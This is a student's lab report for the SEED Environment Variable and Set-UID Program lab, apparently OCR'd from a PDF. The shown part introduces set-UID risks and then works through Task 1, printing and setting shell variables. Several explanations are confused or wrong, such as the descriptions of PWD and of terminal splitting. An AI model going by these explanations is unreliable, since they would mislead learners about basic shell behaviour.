Environment Variable and Set-UID Program Lab

Table of Contents:

1 Abstract:

An environment variable is a dynamic "object" on a computer with an editable value that tells applications where to install files, where to store temporary files, and where to locate user profile information. This practical report aims to Presenting and facilitating understanding the first steps of a memory attack using its variables and the set-UID program It also contains conclusions and notes for the most prominent problems that occur during the application of this lab 1 From the SEED labs series.

2 Introduction:

Environment variables are a collection of dynamically named values that can influence how running programs behave on a computer. Environment variables are inherited from a process's parent by default. When one program executes another, the calling program has the ability to change the environment variables to arbitrary values. Set-uid/set-gid applications are at risk since their invoker has total control over the environment variables they're provided. Because they are often inherited, this also applies transitively; a secure program may call another program and, if particular precautions are not taken, may pass potentially harmful environment variable values on to the program it calls. The subsections that follow go through environmental factors and what to do with them.

Setuid is a particular form of file permission in Unix and Unix-like operating systems such as Linux and BSD. It stands for set user ID on execution. It is a security tool that allows users to execute certain applications with elevated privileges.

This lab report covers the following topics:

• Environment variables

• Set-UID programs

• Securely invoke external programs

• Capability leaking

• Dynamic loader/linker

3 Objective:

The objective / purpose of this Lab:

1. Understand how environment variables work and how to manipulate environment variables

2. How to inherit environment variables when the parent process creates the child process

3. How environmental variables affect the behavior of systems and programs

4. Functions of fork, excve and system, and observe different phenomena

5. Set-UID program behavior

6 Security issues in environment variables and Set-UID programs (such as permission leaks)


7. Protection mechanism of dynamic linker

4 Tasks:


4.1 Task 1: Manipulating Environment Variables.


- Before starting the steps of task 1 of the lab, it is best to create a file with the aim of: To convert what we need?!

- Inside file Lab 01 we can have a terminal



- Ctrl + K +L = it will show the PATH of any file in SEED LABS environment you Open it || work in it.






So, by viewing and reading the requirements from the lab, there are two important points:

SEED Labs – Environment Variable and `Set-UID` Program Lab 2


- Use `printenv` or `env` command to print out the environment variables. If you are interested in some particular environment variables, such as `PWD`, you can use "`printenv PWD`" or "`env | grep PWD`".
- Use `export` and `unset` to set or unset environment variables. It should be noted that these two commands are not seperate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash).

We open the Terminator located in the Seed Lab environment. we write


Cd = it used **to change the current working directory** (i.e., in which the current user is working).




After that we paste the path of the lab 01 file that you copied earlier



In the first step, we test the variable **Printenv**




We press (Enter) on the keyboard




I get all function of (printenv)

And by looking and researching, I had a question, what does PWD mean?




PWD: that mean the photo I make it because I work from there.

Then I write the variable **Printenv | grep -i PWD**




After pressing enter



The word PWD appears in red.

 # We conclude that the function of the variable. She: It is a way to find something that we are specifically looking for. There is another way: Printenv PW




It reviews the path of the exact command you requested to search and where to find it.

But from my point of view, I consider the first method to be the best, because it distinguishes it in a different color from the rest of the lines of code + gives

PWD old and current.


*I tried something else **`which env`** OR **`which printing`**

And I came to the conclusion that the function of this command is that we can get the paths of the variables that we requested by Terminator.




-If we write **env** It will review

All his staff




If I write **env PWD**

In order to view this file, I will eventually get an **error**




We can use a formula/variable **(env –help)** = to see all options & it's guide you if I feel I lost.




Wich mean set + it's one of **command**


The second point of Task 1:



Use export and unset to set or unset environment variables. It should be noted that these two commands are not separate programs; they are two of the Bash's internal commands (you will not be able to find them outside of Bash

-To get all kinds of command, we just type (**help**)







All types of COMMAND

If we want to get a specific command, for example: **Unset**


There are two ways, either by searching in the following command list from the **HELP** command



OR write **Help unset**



As well as the matter export based on the fact that we focus on these two variables in this part



When we use a command / variable (as its definition, that is, this name is related to or equal to this value) Export **SEEDAGE = 5**


So:

SEEDAGE its NAME

5 its **VALUE**

To make sure it's true, we write it down

(echo $ SEEDAGE)




After I do **click right** than **Split Horizontally,** I noticed that the page was separated into two parts and when I re-tested the previous command

(echo $ SEEDAGE)

I didn't get a result.

We conclude from this that the matter clicks **right** than **Split Horizontally**

Completely detaches the page (that is, as if I am working on a new page)



After the window is closed through

click right / close

-After writing **bash** What it's mean bash?

